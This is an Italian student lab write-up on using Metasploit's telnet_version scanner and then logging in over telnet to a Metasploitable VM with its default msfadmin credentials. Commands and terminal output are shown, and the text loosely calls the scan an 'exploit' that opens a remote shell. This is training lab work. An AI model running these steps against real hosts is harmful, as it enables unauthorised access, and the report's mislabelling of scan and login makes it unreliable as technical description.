


CONSEGNA S7L2

Metasploit e attacco a telnet

A questo punto avviamo metasploit con il comando *msfconsole* come in figura sotto.

Utilizzando il comando *search telnet* andremo a controllare se esiste un exploit per il servizio *telnet*.



```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
(kali㉿kali)-[~]  
$ msfconsole  
  
it looks like you're trying to run a  
module  
  
File system  
├── @  
│   ├── @  
│   ├── @  
│   └── @  
└── @  
    ├── @  
    ├── @  
    └── @  
  
=[ metasploit v6.3.27-dev ]  
+ -- [ 2335 exploits - 1220 auxiliary - 413 post ]  
+ -- [ 1385 payloads - 46 encoders - 11 nops ]  
+ -- [ 9 evasion ]  
  
Metasploit tip: Use the edit command to open the  
currently active module in your editor  
Metasploit Documentation: https://docs.metasploit.com/
```

In questo caso useremo *auxiliary/scanner/telnet/telnet_version*.

```
35 auxiliary/scanner/telnet/telnet_version
```

```
normal
```

```
No
```

```
Telnet
```

Adesso possiamo far partire la vulnerabilità usando il comando *use* seguito dal *path* della stessa.

Usando successivamente il comando *show options* potremo capire quali parametri dovremo configurare per poter attaccare la macchina vittima, in questo caso *RPORT* è già impostata sulla 23 quindi andremo a configurare solo il parametro *RHOSTS* indicando l'ip di Metasploitable.

```
msf6 auxiliary(scanner/telnet/telnet_version) > show options
```

```
Module options (auxiliary/scanner/telnet/telnet_version):
```

Name	Current Setting	Required	Description
PASSWORD		no	The password for the specified username
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	23	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (max one per host)
TIMEOUT	30	yes	Timeout for the Telnet probe
USERNAME		no	The username to authenticate as

View the full module info with the *info*, or *info -d* command.

```
msf6 auxiliary(scanner/telnet/telnet_version) > set rhosts 192.168.32.102
rhosts => 192.168.32.102
```

Una volta partito l'exploit noteremo che ci torneranno anche i dati di accesso della macchina vittima.

Lanciamo l'attacco con il comando *exploit* così facendo apriremo una sessione sulla macchina vittima avendo una shell da remoto, infatti come possiamo vedere in figura lanciando il comando *ifconfig* noteremo che l'ip è quello della macchina vittima.

```
msf6 auxiliary(Scanner/telnet/telnet_version) > telnet 192.168.32.102
[*] exec: telnet 192.168.32.102

Trying 192.168.32.102 ...
Connected to 192.168.32.102.
Escape character is '^J'.

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Tue Jan 16 04:02:17 EST 2024 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:b9:10:da
          inet addr:192.168.32.102  Bcast:192.168.32.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feb9:10da/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:372 errors:0 dropped:0 overruns:0 frame:0
          TX packets:257 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:31362 (30.6 KB)  TX bytes:26463 (25.8 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
```